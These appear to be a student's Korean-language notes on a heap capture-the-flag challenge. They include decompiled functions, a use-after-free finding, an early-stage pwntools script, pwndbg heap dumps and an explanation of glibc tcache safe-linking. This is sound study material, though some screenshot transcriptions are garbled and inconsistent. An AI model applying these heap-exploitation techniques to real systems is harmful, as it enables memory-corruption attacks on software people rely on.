


The screenshot shows the IDA Pro interface with the decompiled C code for a function named `__fastcall create()`. The code is as follows:

```
1 void __fastcall create()
2 {
3     unsigned int v0; // ebx
4     unsigned int idx; // [rsp+Ch] [rbp-24h] BYREF
5     size_t size; // [rsp+10h] [rbp-20h] BYREF
6     unsigned __int64 v3; // [rsp+18h] [rbp-18h]
7
8     v3 = __readfsqword(0x28u);
9     printf("idx: ");
10    __isoc99_scanf("%d", &idx);
11    if ( idx >= 0xA )
12        exit(1);
13    printf("size: ");
14    __isoc99_scanf("%lu", &size);
15    if ( size > 0x70 )
16        exit(1);
17    *((_QWORD *)&note_sizes + 2 * (int)idx) = size;
18    v0 = idx;
19    *((_QWORD *)&notes + 2 * (int)v0) = calloc(size, 1uLL);
20    if ( !*((_QWORD *)&notes + 2 * (int)idx) )
21        exit(1);
22    printf("data: ");
23    read(0, *((void **)&notes + 2 * (int)idx), size);
24 }
```

The interface also shows a list of functions on the left, a hex view at the top, and an output window at the bottom displaying restored microcode and pseudocode from IDB.

note




The screenshot shows the IDA Pro interface with the decompiled C code for a function named `show`. The code is as follows:

```
1 void __fastcall show()
2 {
3     unsigned int idx; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v1; // [rsp+8h] [rbp-8h]
5
6     v1 = __readfsqword(0x28u);
7     printf("idx: ");
8     __isoc99_scanf("%d", &idx);
9     if ( idx >= 0xA )
10        exit(1);
11     if ( !*((_QWORD *)&notes + 2 * (int)idx) )
12        exit(1);
13     printf("data: %s\n", *((const char **)&notes + 2 * (int)idx));
14 }
```

The output window at the bottom shows a list of restored microcode and pseudocode from IDB, indicating that the code has been restored from the original binary.

note



IDA - note.i64 (note) C:\Users\graif\Downloads\note\deploy\note.i64

File Edit Jump Search View Debugger Lumina Options Windows Help

Library function Regular function Instruction Data Unexplored External symbol Lumina function

IDA View-A Pseudocode-A Hex View-1 Structures Enums Imports Exports

```
1 void __fastcall update()
2 {
3     unsigned int idx; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v1; // [rsp+8h] [rbp-8h]
5
6     v1 = __readfsqword(0x28u);
7     printf("idx: ");
8     __isoc99_scanf("%d", &idx);
9     if ( idx >= 0xA )
10         exit(1);
11     if ( !*((_QWORD *)&notes + 2 * (int)idx) )
12         exit(1);
13     printf("data: ");
14     read(0, *((void **)&notes + 2 * (int)idx), *((_QWORD *)&note_sizes + 2 * (int)idx));
15 }
```

Line 0001339: update:1 (401339)


Output

4014F6: restored microcode from idb
4014F6: restored pseudocode from idb
401428: restored microcode from idb
401428: restored pseudocode from idb
401339: restored microcode from idb
401339: restored pseudocode from idb
40127A: restored microcode from idb
40127A: restored pseudocode from idb
40168D: restored microcode from idb
40168D: restored pseudocode from idb
401662: restored microcode from idb
401662: restored pseudocode from idb

Python

Alt: idle Down Disk: 549GB

note



The screenshot shows the IDA Pro interface with the decompiled C code for a function named `delete`. The code is as follows:

```
1 void __fastcall delete()
2 {
3     unsigned int idx; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v1; // [rsp+8h] [rbp-8h]
5
6     v1 = __readfsqword(0x28u);
7     printf("idx: ");
8     __isoc99_scanf("%d", &idx);
9     if ( idx >= 0xA )
10        exit(1);
11     if ( !*((_QWORD *)&notes + 2 * (int)idx) )
12        exit(1);
13     free(*((void **)&notes + 2 * (int)idx));
14 }
```

The output window at the bottom shows the following messages:

```
4014F6: restored microcode from idb
4014F6: restored pseudocode from idb
401428: restored microcode from idb
401428: restored pseudocode from idb
401339: restored microcode from idb
401339: restored pseudocode from idb
40127A: restored microcode from idb
40127A: restored pseudocode from idb
40168D: restored microcode from idb
40168D: restored pseudocode from idb
401662: restored microcode from idb
401662: restored pseudocode from idb
```

The status bar at the bottom indicates the CPU is idle and the disk usage is 549GB.

note

```
1 void __fastcall delete()
2 {
3     unsigned int idx; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v1; // [rsp+8h] [rbp-8h]
5
6     v1 = __readfsqword(0x28u);
7     printf("idx: ");
8     __isoc99_scanf("%d", &idx);
9     if ( idx >= 0xA )
10        exit(1);
11     if ( !*((_QWORD *)&notes + 2 * (int)idx) )
12        exit(1);
13     free(*((void **)&notes + 2 * (int)idx));
14 }
```

free 후 notes를 초기화하지 않을

Line: 000127A:delete:1 (40127A)

Output

4014F6: restored microcode from idb
4014F6: restored pseudocode from idb
401428: restored microcode from idb
401428: restored pseudocode from idb
401339: restored microcode from idb
401339: restored pseudocode from idb
40127A: restored microcode from idb
40127A: restored pseudocode from idb
401680: restored microcode from idb
401680: restored pseudocode from idb
401662: restored microcode from idb
401662: restored pseudocode from idb

Python

Alt: idle Down Disk: 549GB

note

show, update는 delete 됐는지 확인 안하고 0이지만 확인함
free된 note를 show, update 할 수 있음

```
1 void __fastcall show()
2 {
3     unsigned int idx; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v1; // [rsp+8h] [rbp-8h]
5
6     v1 = __readfsqword(0x28u);
7     printf("idx: ");
8     __isoc99_scanf("%d", &idx);
9     if ( idx >= 0xA )
10         exit(1);
11     if ( !*((_QWORD *)&notes + 2 * (int)idx) )
12         exit(1);
13     printf("data: %s\n", *((const char **)&notes + 2 * (int)idx));
14 }
```

```
1 void __fastcall update()
2 {
3     unsigned int idx; // [rsp+4h] [rbp-Ch] BYREF
4     unsigned __int64 v1; // [rsp+8h] [rbp-8h]
5
6     v1 = __readfsqword(0x28u);
7     printf("idx: ");
8     __isoc99_scanf("%d", &idx);
9     if ( idx >= 0xA )
10         exit(1);
11     if ( !*((_QWORD *)&notes + 2 * (int)idx) )
12         exit(1);
13     printf("data: ");
14     read(0, *((void **)&notes + 2 * (int)idx), *((_QWORD *)&note_sizes + 2 * (int)idx));
15 }
```

note

```
grail@siftlab-grail: /mnt/C/Us... X + v
from pwn import *

r = process('./note')

sla = lambda x, y: r.sendlineafter(x, y)
sa = lambda x, y: r.sendafter(x, y)

def create(idx, size, data):
    sla(b'> ', b'1')
    sla(b'idx: ', str(idx).encode())
    sla(b'size: ', str(size).encode())
    sa(b'data: ', data)

def show(idx):
    sla(b'> ', b'2')
    sla(b'idx: ', str(idx).encode())

def update(idx, data):
    sla(b'> ', b'3')
    sa(b'data: ', data)

def delete(idx):
    sla(b'> ', b'4')
    sla(b'idx: ', str(idx).encode())

pause()

create(0, 32, b'a')
delete(0)
create(1, 32, b'b')

r.interactive()
~
~
"sol.py" 32L, 566B written

27,0-1 All

grail@siftlab-grail: /mnt/c/Users/grail/Downloads/note/deploy$ python3 sol.py
[*] Starting local process './note': pid 1305
[*] Paused (press any to continue)
[*] Switching to interactive mode
1. create
2. read
3. update
4. delete
> $

void __fastcall create()
{
    unsigned int v0; // ebx
    unsigned int idx; // [rsp+Ch] [rbp-24h] BYREF
    size_t size; // [rsp+10h] [rbp-20h] BYREF
    unsigned __int64 v3; // [rsp+18h] [rbp-18h]

    v3 = __readfsqword(0x28u);
    printf("idx: ");
    __isoc99_scanf("%d", &idx);
    if ( idx >= 0xA )
        exit(1);
    printf("size: ");
    __isoc99_scanf("%lu", &size);
    if ( size > 0x70 )
        exit(1);
    *((_QWORD *)&note_sizes + 2 * (int)idx) = size;
    v0 = idx;
    *((_QWORD *)&notes + 2 * (int)v0) = calloc(size, 1uLL);
    if ( !*((_QWORD *)&notes + 2 * (int)idx) )
        exit(1);
    printf("data: ");
    read(0, *((void **)&notes + 2 * (int)idx), size);
}

RIP 0x789ee1f7f9d2 (read+18) ← cmp rax, -0x1000 /* 'H=' */
[ DISASM / x86-64 / set emulate on ]
cmp rax, -0x1000 0xffffffffffffe00 - -0x1000 EFLAGS => 0x206 [ cf PF af zf
sf IF df of ac ]
0x789ee1f7f9d8 <read+24> ✓ja read+112 <read+112>
↓
0x789ee1f7fa30 <read+112> mov rdx, qword ptr [rip + 0x1043d9] RDX, [0x789ee2083e10] => 0xfffffffffffff80
0x789ee1f7fa37 <read+119> neg eax
0x789ee1f7fa39 <read+121> mov dword ptr fs:[rdx], eax [0x789ee1e686c0] <= 0x200
0x789ee1f7fa3c <read+124> mov rax, 0xffffffffffffffff RAX => 0xffffffffffffffff
0x789ee1f7fa43 <read+131> ret <_IO_file_underflow+390>
↓
0x789ee1ef7c36 <_IO_file_underflow+390> test rax, rax 0xffffffffffffffff & 0xffffffffffffffff EFLAGS =
> 0x206 [ cf PF af zf SF IF df of ac ]
0x789ee1ef7c39 <_IO_file_underflow+393> ✓jle _IO_file_underflow+472 <_IO_file_underflow+472>
↓
0x789ee1ef7c88 <_IO_file_underflow+472> mov qword ptr [rbx + 0x90], 0xffffffffffffffff [_IO_2_1_stdin+144] <= 0xffffffff
ffffffff
0x789ee1ef7c93 <_IO_file_underflow+483> mov edx, dword ptr [rbx] EDX, [_IO_2_1_stdin_] => 0xfbad20
8b

[ STACK ]
00:0000 rsp 0x7ffffb1f8298 → 0x789ee1ef7c36 (_IO_file_underflow+390) ← test rax, rax
01:0000 0x7ffffb1f82a0 → 0x7ffffb1f89d0 → 0x403e18 → 0x401220 ← endbr64
02:0010 0x7ffffb1f82a8 → 0x789ee2084aa0 (_IO_2_1_stdin_) ← 0xfbad208b
03:0018 0x7ffffb1f82b0 ← 0xa /* '\n' */
04:0020 0x7ffffb1f82b8 → 0x789ee2084aa0 (_IO_2_1_stdin_) ← 0xfbad208b
05:0028 0x7ffffb1f82c0 → 0x789ee2081600 (_IO_file_jumps) ← 0
06:0030 0x7ffffb1f82c8 → 0x789ee2085580 → 0x789ee2081820 → 0x789ee20451d7 ← 0x636d656d5f5f0043 /* 'C' */
07:0038 0x7ffffb1f82d0 ← 0xfffffffffffff80

[ BACKTRACE ]
0 0x789ee1f7f9d2 read+18
1 0x789ee1ef7c36 _IO_file_underflow+390
2 0x789ee1ef8d96 _IO_default_uflow+54
3 0x789ee1ec000 None
4 0x789ee1ec0142 __isoc99_scanf+178
5 0x40174e None
6 0x789ee1e94d90 None
7 0x789ee1e94e40 __libc_start_main+128

pwndbg> heap
pwndbg will try to resolve the heap symbols via heuristic now since we cannot resolve the heap via the debug symbols.
This might not work in all cases. Use 'help set resolve-heap-via-heuristic' for more details.

Allocated chunk | PREV_INUSE
Addr: 0x3d6e000
Size: 0x290 (with flag bits: 0x291)

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x3d6e290
Size: 0x30 (with flag bits: 0x31)
fd: 0x3d6e

Allocated chunk | PREV_INUSE
Addr: 0x3d6e2c0
Size: 0x30 (with flag bits: 0x31)

Top chunk | PREV_INUSE
Addr: 0x3d6e2f0
Size: 0x20d10 (with flag bits: 0x20d11)

pwndbg> bins
tcachebins
0x30 [ 1]: 0x3d6e2a0 ← 0 /* 'n=' */
fastbins
empty
unsortedbin
empty
smallbins
empty
largebins
empty
pwndbg> |
```

똑같은 크기로 할당했지만 해제된 chunk를 다시 할당받지 않는다
calloc의 구현 때문

note

```
pwndbg> heap
Allocated chunk | PREV_INUSE
Addr: 0x3d6e000
Size: 0x290 (with flag bits: 0x291)

Free chunk (tcachebins) | PREV_INUSE
Addr: 0x3d6e290
Size: 0x30 (with flag bits: 0x31)
fd: 0x3d6e

Allocated chunk | PREV_INUSE
Addr: 0x3d6e2c0
Size: 0x30 (with flag bits: 0x31)

Top chunk | PREV_INUSE
Addr: 0x3d6e2f0
Size: 0x20d10 (with flag bits: 0x20d11)
```

heap 명령어로 출력하면 청크의 메타데이터 영역 주소가 나온다

```
pwndbg> bins
tcachebins
0x30 [ 1]: 0x3d6e2a0 ← 0 /* 'n=' */
fastbins
empty
unsortedbin
empty
smallbins
empty
largebins
empty
pwndbg> x/6gx 0x3d6e290
0x3d6e290: FD0000000000000000
0x3d6e2a0: 0x00000000000003d6e
0x3d6e2b0: 0x0000000000000000
pwndbg> |
```

bins 명령어로 출력하면 청크의 데이터 영역 주소가 나온다

```
typedef struct tcache_entry
{
    struct tcache_entry *next;
    /* This field exists to detect double frees. */
    uintptr_t key;
} tcache_entry;
```

원래는 FD가 0이어야 하는데 safe linking 때문에 다른 값이 들어가있다

safe linking

```
/* Caller must ensure that we know tc_idx is valid and there's room
   for more chunks. */
```

```
static __always_inline void
```

```
tcache_put (mchunkptr chunk, size_t tc_idx)
```

```
{
```

```
    tcache_entry *e = (tcache_entry *) chunk2mem (chunk);
```

chunk = 청크의 메타데이터 영역 주소

e = 청크의 데이터 영역 주소

```
    /* Mark this chunk as "in the tcache" so the test in _int_free will
       detect a double free. */
```

```
    e->key = tcache_key;
```

```
    e->next = PROTECT_PTR (&e->next, tcache->entries[tc_idx]);
```

첫 번째 인자: 현재 청크의 데이터 영역 주소

두 번째 인자: tcache의 다음 청크 주소 (tcache는 LIFO 방식이므로)

```
    tcache->entries[tc_idx] = e;
```

```
    ++(tcache->counts[tc_idx]);
```

```
}
```

```
/* The chunk header is two SIZE_SZ elements, but this is used widely, so
   we define it here for clarity later. */
```

```
#define CHUNK_HDR_SZ (2 * SIZE_SZ)
```

```
/* Convert a chunk address to a user mem pointer without correcting
   the tag. */
```

```
#define chunk2mem(p) ((void*)((char*)(p) + CHUNK_HDR_SZ))
```

```
/* Safe-Linking:
```

```
Use randomness from ASLR (mmap_base) to protect single-linked lists
of Fast-Bins and TCache. That is, mask the "next" pointers of the
lists' chunks, and also perform allocation alignment checks on them.
This mechanism reduces the risk of pointer hijacking, as was done with
Safe-Unlinking in the double-linked lists of Small-Bins.
```

```
It assumes a minimum page size of 4096 bytes (12 bits). Systems with
larger pages provide less entropy, although the pointer mangling
still works. */
```

```
#define PROTECT_PTR(pos, ptr) \
```

```
((__typeof (ptr)) (((size_t) pos) >> 12) ^ ((size_t) ptr)))
```

```
#define REVEAL_PTR(ptr) PROTECT_PTR (&ptr, ptr)
```

safe linking

```
pwndbg> x/6gx 0x3d6e290
0x3d6e290:      0x0000000000000000      0x0000000000000031
0x3d6e2a0:      0x00000000000003d6      0x459765332de2d2ef
0x3d6e2b0:      0x0000000000000000      0x0000000000000000
pwndbg> |
```

현재 청크의 데이터 영역 주소: 0x3d6e2a0

fcache내의 다음 청크 주소: 0

$e \rightarrow next = (0x3d6e2a0 \gg 12) \wedge 0 = 0x3d6e$

그럼 역연산은?

decrypt safe linking

```
/* Safe-Linking:  
Use randomness from ASLR (mmap_base) to protect single-linked lists  
